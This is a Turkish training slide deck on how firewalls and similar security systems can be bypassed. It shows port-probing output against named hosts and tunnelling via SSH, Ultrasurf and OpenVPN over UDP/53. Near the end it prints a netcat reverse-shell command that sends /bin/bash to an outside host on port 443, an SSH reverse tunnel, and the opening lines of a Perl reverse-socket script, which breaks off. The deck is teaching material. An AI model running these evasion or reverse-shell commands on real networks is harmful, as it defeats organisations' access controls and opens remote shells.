

# Güvenlik Sistemlerini Atlatma ve Alınacak Dersler

Huzeyfe ÖNAL

[honal@bga.com.tr](mailto:honal@bga.com.tr)

[www.bga.com.tr](http://www.bga.com.tr)

[www.guvenlikegitimleri.com](http://www.guvenlikegitimleri.com)



BİLGİ GÜVENLİĞİ  
AKADEMİSİ  
[www.bga.com.tr](http://www.bga.com.tr)



# Huzeyfe ÖNAL

- Ağ güvenliği uzmanı
  - Network pentest
  - Alternatif ağ güvenliği sistemleri
  - DDoS Engelleme Sistemleri/IPS
- Bilgi güvenliği eğitmeni
  - Bilgi Güvenliği AKADEMİSİ
- Güvenlik dünyasının gazetecisi 😊
  - [www.lifeoverip.net](http://www.lifeoverip.net)



# Amaç

- Bilgi güvenliğinin dinamik bir alan olduğu ve tak-çalıştır hazır sunulan çözümlerin gerçek manada güvenliğimizi arttırmadığının uygulamalı olarak gösterilmesi.
- Bu sunumda anlatılan tüm olaylar kişisel sektör tecrübelerimden oluşmaktadır.



# Ajanda

- Güvenlik sistemleri çeşitleri
  - Firewall
  - IPS
  - WAF
  - DOS/DDoS engelleme sistemleri
  - N-DLP
  - ...
- Klasik güvenlik anlayışımız ve eksiklikleri
- Güvenlik sistemlerinin çalışma yapıları ve nasıl atlatılabileceği



# Klasik Güvenlik Anlayışı

- Tümünden savunma!
- Ürün temelli bir güvenlik anlayışı
  - Ürün= sihirbaz bakış açısı(bilgi-sayar)
- Türkiye'ye özel değil tüm dünya için geçerli
- Teknik sorunlar teknik yollarla çözülür, insani sorunlar insanla çözülür
- Temel bilgi sahibi olmadan ileri seviye işler yapmaya çalışma
  - TCP/IP bilmeden Firewall/IPS yönetmek



# Güvenlik Sistemleri

- Günümüz sınır güvenliği sistemleri
  - Güvenlik Duvarı(Firewall)
  - Saldırı Tespit ve Engelleme Sistemi(IDS/IPS)
  - Web Uygulama Güvenlik Duvarı(WAF)
  - DDoS Engelleme Sistemi
  - Veri Sızma Engelleme(DLP)
  - ...



# Güvenlik Duvarları

- Ağlar arası erişim kontrolü
- IP adresine göre port numarasına göre engelleme yapılabilir
- 192.168.1.2 ANY TCP Port 80
- 192.168.9.0/24 ANY UDP 53
- Bazı Firewalllar L7(içeriği göre de engelleme yapılabilir)



# Güvenlik Duvarları Nasıl Engelleme Yapar?

- Güvenlik Duvarları genelde iki tip engelleme yöntemi kullanır
  - DROP
  - REJECT
- DROP: Gelen/giden paketi engelle ve geriye herhangi bir mesaj dönme
- REJECT: Gelen/giden paketi engelle ve geriye TCP RST/UDP Port Ulaşılamaz gibi bir mesaj dön





# Güvenlik Duvarı Keşif Çalışmaları

- TCP RFC'e göre bir porta SYN bayraklı paket gönderildiğinde
  - ACK-SYN döner
  - RST döner
  - Cevap dönmezse?
- Herhangi üç porta gönderilecek TCP paketleriyle Firewall var/yok anlaşılabilir
- Çeşitli TCP portlara yönelik tcptraceroute çalışmaları
- #nmap firewall\_ip adresi



# Firewall ile Korunan Sistem

```
[root@depdep ~]# hping -S -p 80 www.microsoft.com -c 2
HPING www.microsoft.com (eth0 207.46.170.10): S set, 40 headers + 0 data bytes
len=46 ip=207.46.170.10 ttl=33 id=29651 sport=80 flags=SA seq=0 win=512 rtt=164.1 ms
len=46 ip=207.46.170.10 ttl=33 id=52702 sport=80 flags=SA seq=1 win=512 rtt=164.3 ms

--- www.microsoft.com hping statistic ---
2 packets tramitted, 2 packets received, 0% packet loss
round-trip min/avg/max = 164.1/164.2/164.3 ms
[root@depdep ~]#
[root@depdep ~]# hping -S -p 99 www.microsoft.com -c 2
HPING www.microsoft.com (eth0 207.46.170.10): S set, 40 headers + 0 data bytes

--- www.microsoft.com hping statistic ---
2 packets tramitted, 0 packets received, 100% packet loss
round-trip min/avg/max = 0.0/0.0/0.0 ms
[root@depdep ~]#
[root@depdep ~]#
[root@depdep ~]# hping -F -p 80 www.microsoft.com -c 2
HPING www.microsoft.com (eth0 207.46.170.10): F set, 40 headers + 0 data bytes
len=46 ip=207.46.170.10 ttl=228 id=34913 sport=80 flags=RA seq=0 win=8201 rtt=245.6 ms
len=46 ip=207.46.170.10 ttl=228 id=33186 sport=80 flags=RA seq=1 win=8201 rtt=243.2 ms

--- www.microsoft.com hping statistic ---
2 packets tramitted, 2 packets received, 0% packet loss
round-trip min/avg/max = 243.2/244.4/245.6 ms
[root@depdep ~]# hping -F -p 81 www.microsoft.com -c 2
HPING www.microsoft.com (eth0 207.46.170.10): F set, 40 headers + 0 data bytes

--- www.microsoft.com hping statistic ---
2 packets tramitted, 0 packets received, 100% packet loss
round-trip min/avg/max = 0.0/0.0/0.0 ms
[root@depdep ~]#
```

Yanlış Yapılandırma(?)



# Firewall ile Korunmayan Sistem

```
[root@netdos1 ~]# hping -I em0 -p 80 -S www.siberguvenlik.org -c 2
HPING www.siberguvenlik.org (em0 178.18.197.18): S set, 40 headers + 0 data bytes
len=46 ip=178.18.197.18 ttl=53 DF id=0 sport=80 flags=SA seq=0 win=5840 rtt=8.0 ms
len=46 ip=178.18.197.18 ttl=53 DF id=0 sport=80 flags=SA seq=1 win=5840 rtt=8.1 ms

--- www.siberguvenlik.org hping statistic ---
2 packets tramitted, 2 packets received, 0% packet loss
round-trip min/avg/max = 8.0/8.0/8.1 ms
[root@netdos1 ~]#
[root@netdos1 ~]#
[root@netdos1 ~]# hping -I em0 -p 99 -S www.siberguvenlik.org -c 2
HPING www.siberguvenlik.org (em0 178.18.197.18): S set, 40 headers + 0 data bytes
len=46 ip=178.18.197.18 ttl=53 DF id=0 sport=99 flags=RA seq=0 win=0 rtt=8.7 ms
len=46 ip=178.18.197.18 ttl=53 DF id=0 sport=99 flags=RA seq=1 win=0 rtt=8.2 ms

--- www.siberguvenlik.org hping statistic ---
2 packets tramitted, 2 packets received, 0% packet loss
round-trip min/avg/max = 8.2/8.4/8.7 ms
[root@netdos1 ~]#
[root@netdos1 ~]#
[root@netdos1 ~]# hping -I em0 -p 99 -F www.siberguvenlik.org -c 2
HPING www.siberguvenlik.org (em0 178.18.197.18): F set, 40 headers + 0 data bytes
len=46 ip=178.18.197.18 ttl=53 DF id=0 sport=99 flags=RA seq=0 win=0 rtt=8.1 ms
len=46 ip=178.18.197.18 ttl=53 DF id=0 sport=99 flags=RA seq=1 win=0 rtt=8.1 ms

--- www.siberguvenlik.org hping statistic ---
2 packets tramitted, 2 packets received, 0% packet loss
round-trip min/avg/max = 8.1/8.1/8.1 ms
[root@netdos1 ~]#
[root@netdos1 ~]# hping -I em0 -p 80 -F www.siberguvenlik.org -c 2
HPING www.siberguvenlik.org (em0 178.18.197.18): F set, 40 headers + 0 data bytes

--- www.siberguvenlik.org hping statistic ---
2 packets tramitted, 0 packets received, 100% packet loss
round-trip min/avg/max = 0.0/0.0/0.0 ms
```



# Güvenlik Duvarları Nasıl Aşılır?




- Güvenlik duvarları paketlerin içeriğine bakmaz(L7 firewalllar hariç)
- Tünelleme yöntemleriyle güvenlik duvarları rahatlıkla aşılabılır
- Bir port, bir protokol açıksa tüm portlar ve protokoller açıktır ilkesi!
- İnternette indirilecek kurulum gerektirmeyen basit araçlar kullanılarak tüm Firewall'lar aşılabılır(?)
- Çalışanların %25'i Güvenlik duvarlarını aşarak işlem yapmaktadır



# Firewall Atlatma:SSH Tünelleme

- Genellikle güvenlik duvarlarında kullanıcılara 80/443. portlara erişime hak verilmiştir
- Internette 443. porttan SSH çalıştıran çeşitli ücretsiz SSH servisi veren sistemler bulunmaktadır
- SSH Socks proxy desteğine sahiptir
- `#ssh -D hedef.sistem.com -p 443 -l huzeyfe`









# Firewall Atlatma:Ultrasurf

- Ultrasurf: Antisansür programı
- Engellemesi en zor yazılımlardan
- Kurulum gerektirmez, IP adresi engelleyerek engellenemez...




# Firewall Atlatma:Ultrasurf-II





# Firewall Atlatma :OpenVPN

- OpenVPN: UDP ve TCP üzerinden istenilen portta çalıştırılabilen SSL VPN uygulaması
- Evdeki bilgisayara OpenVPN kurup dışarı 53 UDP ve TCP/443(HTTPS) bağlantıları açılır



The screenshot shows two windows. The top window is titled 'OpenVPN Connection (lifeoverip-egitim)' and displays the 'Current State: Connecting'. Below this, it shows a log of events: 'Thu Jun 24 19:37:09 2010 OpenVPN 2.1.1 i686-pc-mingw32 [SSL] [LZO2] [PKCS11] built on Dec 11 2009', 'Thu Jun 24 19:37:13 2010 WARNING: No server certificate verification method has been enabled. See http://', 'Thu Jun 24 19:37:13 2010 NOTE: OpenVPN 2.1 requires '--script-security 2' or higher to call user-defined scripts', 'Thu Jun 24 19:37:13 2010 LZO compression initialized', 'Thu Jun 24 19:37:13 2010 UDPv4 link local: [undef]', and 'Thu Jun 24 19:37:13 2010 UDPv4 link remote: 91.93.119.80:53'. The bottom window is titled 'lifeoverip-egitim.ovpn - Notepad' and shows the configuration file content. The line 'remote 91.93.119.80 53' is circled in red.

```
client
proto udp
dev tap
remote 91.93.119.80 53
resolv-retry infinite
nobind
persist-key
persist-tun
auth-user-pass
ca ca.crt
comp-lzo
```

Tüm trafik UDP/53 üzerinden  
akacaktır!



# Firewall Atlatma:SSL

Hatalı Kullanıcı Adı ve/veya Şifre - Microsoft Internet Explorer

Address: <http://81.212.90.99:8599/redirect/wrongUserNamePassword.jsp>


Please wait while you are redirected ...

Address: <http://www.lifeoverip.net/>

```
C:\Documents and Settings\Administrator>nmap -PN -n 91.93.119.80 --top-ports 10
Starting Nmap 4.76 ( http://nmap.org ) at 2009-07-22 22:59 GTB Daylight Time
Interesting ports on 91.93.119.80:
PORT      STATE SERVICE
21/tcp    filtered ftp
22/tcp    filtered ssh
23/tcp    filtered telnet
25/tcp    filtered smtp
80/tcp    open  http
110/tcp   filtered pop3
139/tcp   filtered netbios-ssn
443/tcp   open  https
445/tcp   filtered microsoft-ds
3389/tcp  filtered ms-term-serv
Nmap done: 1 IP address (1 host up) scanned in 0.38 seconds
```




# Firewall Atlatma:SSL-II



# Firewall Atlatma:Ters Tünelleme

- Teamviewer mantığı!





# Ters Tünelleme Örnekleri

- `ssh -NR 5000:localhost:22 huzeyfe@evbilgisayari.com -p 443`
- Huzeyfe'nin ev bilgisayarının 5000. portu yereldeki SSH portuna tünellenmiş durumda
- Netcat Reverse Tunnel
  - `netcat -e /bin/bash www.evbilgisayarim.com 443`
  - *`Evbilgisayarim~#nc -l -p 443`*



# Perl ile Ters Tünelleme

- `#!/usr/bin/perl use Socket;`  
`$addr=sockaddr_in('3333',inet_aton('localhost'));`  
